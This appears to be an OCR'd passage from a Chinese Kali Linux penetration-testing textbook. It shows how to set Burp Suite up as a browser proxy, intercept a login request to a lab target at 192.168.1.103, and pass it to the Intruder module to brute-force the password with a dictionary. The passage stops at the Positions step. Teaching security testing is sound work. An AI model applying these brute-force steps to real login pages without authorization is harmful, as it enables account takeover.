


图 10-33　将 Burp Suite 设置为代理服务器

现在 Burp Suite 成为一个工作在 8080 端口上的代理服务器。接下来需要在浏览器中将代理指定为 Burp Suite。

然后打开浏览器。Kali Linux 2 中默认使用的浏览器为 Firefox ESR，然后单击右侧的工具菜单，如图 10-34 所示。




图 10-34　在 Firefox 中设置代理（一）

依次在 Firefox 中选中 Advanced→Network→Settings…，注意每种浏览器中设置都不一样，需要考虑具体情况，如图 10-35 所示。

打开 Setting 工作界面之后，在代理界面中进行设置，选中 Manual proxy configuration，在 HTTP Proxy 处输入 127.0.0.1，在 Port 处输入 8080，如图 10-36 所示。




图 10-35　在 Firefox 中设置代理（二）




图 10-36　在 Firefox 中设置代理（三）

设置完成之后，单击 OK 按钮。然后用这个浏览器来访问目标登录界面，这里的目标登录界面的地址为 http://192.168.1.103/webadmin/，但是需要注意的是，此时的页面不会有任何变化，如图 10-37 所示。

因为此时浏览器中向目标服务器发送的请求都被 Burp Suite 所截获，所以现在服务器并没有返回任何数据。现在切换回 Burp Suite 来处理截获的数据包。通常有三种方法：放行（Forward）、丢弃（Drop）和操作（Action），如图 10-38 所示。




图 10-37　在浏览器中输入目标地址




图 10-38　Burp Suite 对数据包的几种操作

在这里选择放行之前的数据包，这样才能正常访问登录界面，如图 10-39 所示。



图 10-39　目标登录界面

接下来构造登录数据包。在登录页面中输入一个用户名“admin”（在这个例子中，假设已经知道正确的用户名为“admin”，密码未知），密码随意输入一个，例如“000000”。然后单击“确定”按钮，如图 10-40 所示。



图 10-40　在登录界面输入用户名和密码

切换到 Burp Suite，这时“Intercept”变成黄颜色，表示截获到数据包，这个数据包的格式如下所示，最关键的是红颜色所括起来的部分，如图 10-41 所示。




图 10-41　截获到的登录数据包

数据包其他部分都是一样的，只有红颜色的部分不一样。按照之前的思路，只需要用字

典中的单词替换“000000”即可。Burp Suite 中有相关的模块，只需要在文字区域内右击，然后在弹出的菜单选择 Send to Intruder，如图 10-42 所示。




图 10-42 将数据包转到 Intruder 模块

然后单击上面的 Intruder 标签，并在其中选择 Positions，如图 10-43 所示。

